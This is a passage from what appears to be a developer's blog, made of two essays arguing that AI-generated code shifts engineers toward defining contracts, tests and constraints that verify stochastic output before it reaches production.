That doesn’t make these systems trivial. It makes them structured. State machines, permission layers, data mutation rules, integration plumbing. And structured domains are exactly the kind of thing that’s automation-friendly.
That’s why AI is both dangerous and powerful at the same time.
The Word “Code” Is 80 Years Old. So Is the Problem.
In my last post I mentioned Uncle Bob Martin’s observation about Grace Hopper and the origin of the word “code.” It’s worth sitting with for a minute.
When Hopper and her team programmed the Harvard Mark I, “code” meant the numbers they wrote on paper. Numbers representing hole positions on 24-bit paper tape. That was the program.
Hopper spent the years after that trying to get away from code entirely, trying to move programming toward natural language. She built some of the earliest compilers to do it.
Eighty years later, we still call our programs “code.” Every step up the abstraction ladder, from hole positions to assembler to Fortran to C to managed runtimes to cloud abstractions, we kept calling it code.
The people closer to the metal always complained that the higher level didn’t understand what was really happening. And they were right, at a certain level. But that was always the point.
We don’t punch cards anymore. We don’t read assembly to ship a CRUD app. We don’t manage memory for every request lifecycle.
Each time we moved up, we traded low-level visibility for leverage. The people who adapted operated at a different level entirely. The people who clung to the lower layer complained about the inadequacies of the higher one.
Now the abstraction layer is rising again. But this time, the nature of the shift is different.
This Abstraction Step Isn’t Like the Others
Every previous step up the abstraction ladder was deterministic. C compiled to assembly the same way every time. Managed runtimes handled memory according to defined algorithms.
Cloud abstractions mapped to infrastructure through predictable configurations. You could trace the path from the higher level to the lower level. The mapping was knowable.
AI-generated code doesn’t work like that. It’s stochastic. Ask it to scaffold a service and you’ll get something reasonable, something that works, but it’s sampled, not compiled. Run it again and you might get a different implementation. The output sits in a probability space, not a deterministic one.
For most CRUD scaffolding, this doesn’t matter much. The solution space is narrow enough that the probabilistic output is reliably close to what a deterministic process would produce.
Wiring up a DTO, implementing a repository pattern, generating a migration. These tasks are constrained enough that AI’s stochastic nature is practically invisible.
But when AI starts reasoning through edge cases, inferring business intent, or making architectural choices, the stochastic nature matters a lot. The danger is the mismatch: probabilistic reasoning producing artifacts that systems treat as deterministic truth.
A contract, a migration, a security boundary. Once it exists, the system executes it as fact. It doesn’t know or care that it was generated by a process that could have gone differently.
That’s the new risk that didn’t exist at any previous level of the abstraction ladder.
The Danger Isn’t That CRUD Is Simple. The Danger Is That CRUD Becomes Cheap.
This is the part I don’t see enough people talking about.
When CRUD becomes nearly free to produce, more systems get built. More features get added. More integrations get stitched together. More surface area exists than anyone can reason about.
The cost per unit of implementation drops toward zero, but the governance cost per unit doesn’t. Anything that becomes cheap gets overproduced. That’s not a software principle, it’s an economic one.
Without constraint discipline, we won’t get better systems. We’ll get more of them. Layered, duplicated, loosely governed, and fragile. The implementation volume explodes but the system intent stays murky. And now the implementation is stochastic on top of it.
That’s invisible complexity debt. And it compounds.
Humans Love Proving AI Is Wrong
I see it constantly. Humans reveling in AI getting things wrong.
“See? It misunderstood the intent.” “See? It missed an edge case.” “See? It hallucinated.”
There’s almost a celebration every time someone can prove that humans are still necessary in the SDLC. I get it. But it’s a weak position. It’s defensive. It’s arguing that our value is in catching mistakes in 300 lines of generated code.
The mistakes they’re catching are stochastic outputs that slipped through without verification. The solution isn’t to celebrate catching them. The solution is to build systems where they get caught before they matter.
Humans are becoming the bottleneck in raw code production. Not because we’re irrelevant, but because we’re slower.
An AI can produce hundreds of lines in seconds. It can scaffold services, wire up DTOs, implement repository patterns, generate migrations, create test suites. A human doing that line by line is objectively slower.
Just like punching cards was slower. Just like writing assembly was slower. Just like manually allocating memory everywhere was slower.
We abstracted those layers away. Now we’re abstracting away bulk implementation.
The Hard Parts Were Never Typing
This doesn’t make software development easier. If anything it gets harder. Because the hard parts were never typing.
Consider two examples.
A payments service needs to decide what happens when a refund is requested after a partial chargeback has already been applied. AI can generate the refund endpoint in seconds. It cannot decide whether the business eats the overlap, rejects the refund, or caps it at the remaining amount. That’s a constraint decision.
A multi-tenant system needs to determine its isolation boundary. AI can scaffold either a shared-database or database-per-tenant architecture in minutes. It cannot decide which one is right. That depends on compliance requirements, cost structure, and what the business can tolerate if a tenant’s data leaks into another tenant’s view.
AI can generate CRUD scaffolding all day long. It cannot make these kinds of decisions. And that responsibility doesn’t shrink as abstraction rises. It intensifies, especially when the abstraction layer below you is probabilistic instead of deterministic.
The Human Moves Up the Stack to the Verification Boundary
Every time we moved up the abstraction ladder, the human role shifted. We stopped writing the lower-level thing and started governing how it got produced. This time, the shift has a specific shape.
I don’t need to read every line of generated CRUD anymore. What I need to do is govern the boundary between stochastic generation and deterministic system surfaces. I need to make sure that nothing AI produces probabilistically hardens into load-bearing system behavior without verification.
That governance takes a specific form. The constraint-first loop:
- Define the contract. Specify inputs, outputs, invariants, and boundaries before any code is generated.
- Define the tests. Write verification criteria that encode what correct behavior looks like.
- Generate. Let AI implement against the contract and tests.
- Evaluate. Run the tests. Check the output against the contract.
- Reject or accept. If the output violates the contract, reject it. Do not patch stochastic output manually.
- Refine. Tighten the contract or the tests based on what failed.
- Loop. Repeat until the output passes verification.
PassFailDefine ContractDefine TestsGenerate with AIEvaluate OutputAcceptRejectRefine Constraints
This loop isn’t just a workflow preference. It’s the verification layer that makes AI-assisted development safe. Without it, you’re letting dice rolls become the walls of your building.
The human moves from “writer” to “architect and governor.” And that’s uncomfortable for people who built their identity around keystrokes.
We Might Need More People, Not Fewer
Here’s the part people don’t expect: we may need more humans in this world, not fewer.
The reasoning is simple. If generation cost drops to near zero, the volume of systems being built explodes. Every new system still needs someone to define its constraints, verify its behavior, govern its boundaries, and decide what it should and shouldn’t do.
Those tasks don’t compress the way implementation does. A single architect can’t govern fifty AI-generated services any more than a single building inspector can sign off on fifty skyscrapers going up simultaneously.
So the roles shift. Fewer people writing boilerplate. More people designing systems, defining evaluation criteria, modeling business intent, and governing safety. The bottleneck won’t be “who can type the fastest.” It’ll be “who can think clearly about systems at the rate those systems are being produced.”
The Abstraction Layer Is Rising. Again.
Software was never about typing. It was about shaping constraints around state.
That truth has been there since Hopper’s team wrote hole positions on paper. It’s been there through every abstraction layer since. The implementation details changed. The nature of the work didn’t.
CRUD isn’t the problem. Cheap CRUD without containment is. We’re about to produce more software in five years than the previous fifty combined. The question isn’t whether we can generate it. The question is whether we can scale constraint discipline as fast as we’re scaling code production.
That’s where AgenticOps begins.
Let’s talk about it.
Previous: [I’ve Never Fully Understood the Systems I Work In. AI Is Making That Worse.]
I’ve Never Fully Understood the Systems I Work In. AI Is Making That Worse.
I don’t know how many systems I’ve worked in without fully understanding how they work.
I’ve debugged production issues in codebases I’d never seen before. I’ve added features to systems that were built years before I showed up. I’ve built systems understanding how they are built but not why they are being built.
No documentation. No architecture diagrams. No one left on the team who could explain why that weird abstraction exists or what constraints shaped the original design. No context on the intent behind the technical debt I was inheriting. No explanation for why the system was overly complex.
I have built and maintained small systems, massive systems at scale, and in between. I rarely, if ever, had a complete understanding of any of them. I couldn’t hold them in my head. I couldn’t walk through them class by class, function by function, or explain them end to end with any real confidence.
Not because of some personal failing. Because complex systems are not memorizable. They never were.
AI Expands the Surface Area
AI can produce thousands of lines of code in a day. It can scaffold entire services, generate integrations, write tests, refactor modules. The surface area of what “exists” in a codebase is exploding. I’m going to know even less than I did before about what’s in these code repositories.
So the question I keep coming back to isn’t “how do I understand everything?” That was never realistic for me. The question is, how do I operate safely and effectively in systems I don’t fully understand, especially when AI is multiplying how much code exists?
Code is accumulating faster than any human can read it, and the abstraction layer I operate in is rising with it. The problem isn’t just bigger. It’s structurally different.
Total Understanding Was Always a Myth
I could never understand a complex system end to end. Not really. Especially once it crosses a certain threshold of complexity. What I understand are abstractions, the models, flows, boundaries, invariants.
Mechanical familiarity, reading and understanding every line, is not the same as structural comprehension. As a C# programmer you don’t read the IL the compiler emits. Not because the IL doesn’t matter, but because the compiler operates within constraints that make line-by-line review redundant. The language specification is the review.
Do we need to do a mechanical review of code generated by an agent?
A fair objection is a compiler is deterministic. Same input, same output, every time. An agent is stochastic. Same constraints can produce structurally different code on each run. But that variance isn’t new. Put three developers in separate rooms with the same requirements and you’ll get three different implementations. Different variable names, different control flow, different abstractions. The output was never deterministic. We dealt with that variance long before AI through code review, architecture, contracts, and automated checks and tests.
The best reviewers never reviewed code by expecting a specific implementation. They reviewed structurally: does it satisfy the contract, pass the tests, respect the boundaries? But plenty of code review was mechanical. Line by line, checking syntax, naming, style, catching things a linter should catch. That worked when the volume of code roughly matched the capacity to read it.
Agents break that balance. They produce more code than any human can efficiently read line by line. Mechanical code review doesn’t scale to agent-speed output. What replaces it isn’t less review. It’s a different kind of review. Instead of code review maybe we call it peer review or agent-assisted review with a focus on constraints, invariants, contracts, and structural correctness. The discipline that the best reviewers always practiced becomes the only viable approach.
What actually matters is: what value does a system produce? Who consumes it? What are the critical flows? Where are the boundaries? What must never break? How to increase maintainability, quality, security… value?
If I can explain how value moves through a system, I’m in control of how I move and operate in that system. If I can’t, I’m guessing. And I’ve done enough guessing with enough experience to make intuition look intentional. I hallucinated long before AI.
I Had to Stop Thinking Bottom-Up
For a long time my instinct when entering a new codebase was to start reading code. File by file, class by class. It felt productive. It wasn’t. I ended up with a pile of implementation details and no mental model to hang them on. I understood How without the Why.
The Why, the business purpose a system exists to serve, is the reason I was hired. The systems I worked in existed for a reason. Understanding the services that serve the users of the system maps to that purpose. Designing, building, and maintaining services is what I do, and the Why is the reason I do it.
Understanding moved top-down. Define the Northstar of the system and the purpose of its services. Map the user problem to the user experience through service interfaces and the contract for inputs and outputs.
Identify state transitions and data flows. Understand the dependencies. Clarify the invariants, the things that must always be true for the system and services to function.
Only then do I care about how specific classes or functions are implemented.
If I can’t sketch a system or service on a whiteboard in five minutes, I don’t understand it yet. Doesn’t matter how many files I’ve written or read. I am hired to support the Why above the code.
With AI Agents, My Role Changes
Today, I’m not the typist, the writer of code, that focuses on the How. I’m the operator of AI agents. I deliver the Why by designing and evaluating the How driven by agents.
Uncle Bob Martin made a sharp observation in his book We, Programmers. He traces how the word “code” comes from Grace Hopper’s team programming the Harvard Mark I. “Code” referred to the numbers they wrote on paper representing hole positions on 24-bit paper tape.
Hopper spent the rest of her career trying to get away from code, trying to move toward more natural languages. Eighty years later, we still call our programs “code.” Uncle Bob calls that a reflection of our failure to meet her goal.
He frames the AI question as a binary. Is AI just the next compiler, translating higher-level code to lower-level code? Or is it what Hopper envisioned, something where prompts aren’t code at all, but natural language negotiations and the realization of Hopper’s goal?
It’s a good question. But I wonder if compiler-vs-negotiation is the real axis.
I view it more as deterministic vs stochastic.
When AI scaffolds a CRUD service from a schema, the output is predictable and verifiable. The task has a narrow solution space with deterministic input, clear schema, clear constraints, predictable output. You can inspect it and trust it roughly the way you’d trust a compiler.
When AI reasons through edge cases, infers business intent, or makes architectural judgment calls, that’s probabilistic. Ambiguous intent, competing constraints, tradeoffs that require iterative refinement. The output isn’t necessarily wrong, but it’s sampled a next token guess. Run it again and you might get a different answer.
And the confidence surface is invisible. There’s no compiler warning when AI makes a plausible-but-wrong architectural choice. Hallucinations don’t have an error code.
The mistake is using stochastic reasoning to produce deterministic system surfaces without verification.
A contract. An interface. A migration. A security boundary. These become load-bearing the moment they exist. The system doesn’t know or care that the thing defining its behavior was probabilistically generated. It executes it as truth.
This is the gap. AI can generate implementation, the How. What it can’t generate are constraints, architectural boundaries, risk surfaces, and operational discipline. Yes it can write words that appear to be constraints, but I can’t delegate my responsibility for them, even if I let AI do most of the writing.
What I allow to go into production is on me, no one else. It’s on me to make sure that anything AI generates probabilistically gets verified before it hardens into something a production system treats as fact.
If AI writes 10,000 lines of code and I haven’t defined the contracts, the interfaces, the performance expectations, the security constraints, the observability requirements, and the test surfaces, then I’ve let dice rolls become load-bearing walls in the system.
AI doesn’t remove architectural responsibility. It amplifies it.
I Don’t Scale Understanding. I Scale Containment.
I’m not trying to know everything. I gave up on that a long time ago. What I’m trying to do is design systems where I don’t have to know everything.
That means clear interfaces. Explicit schemas. Strict typing. Unit tests, contract tests, integration tests, security and performance tests. Tracing and metrics. Logs that actually tell me something useful when things go sideways.
If something breaks, I don’t rely on memory. I rely on instrumentation. Understanding becomes observational, not memorized.
I can’t hold 200,000 lines of code in my head. But I’ll hold onto a one-page system summary, a lifecycle map, a state machine diagram, a list of invariants, a list of “what must never happen,” and a dependency diagram.
Those are the compression artifacts I’ll actually carry around. Not the implementation. The constraints that govern it.
And with AI generating code faster than I can read it, constraint-first is the only sane approach. Define the contract. Define the tests. Define the boundaries. Then let AI implement. Evaluate the result. Accept, reject, or refine. Loop until convergence.

That loop is the verification layer. It catches stochastic output before it becomes deterministic system behavior. Without it, AI-generated systems turn into unbounded complexity farms.
When I design and build, I optimize for maintainability and low mean time to value. Containment is how I get there.
The Real Shift
I believe the industry is moving from “I understand every line of code” to “I understand the boundaries, constraints, and risk surfaces.” Some might call that a loss of craftsmanship. I think it’s evolution.
The skill isn’t omniscience. It’s navigational confidence. Can I enter a foreign system, form a hypothesis, test it safely, reduce the blast radius, and improve it incrementally? If yes, I’m fine. AI doesn’t change that. It just increases the speed at which I can do it.
I don’t think software development has ever been about typing in a coding language. To me it’s about shaping constraints around state.
The job is transcending up a layer of abstraction, operating teams of AI agents and governing the boundary between what AI generates probabilistically and what systems execute deterministically. The code, whether I wrote it or AI did, is an artifact of my decisions. And my decisions are what matter.
That’s the shift I’m building around. And I call it AgenticOps.
Let’s talk about it.
 DecoupledLogic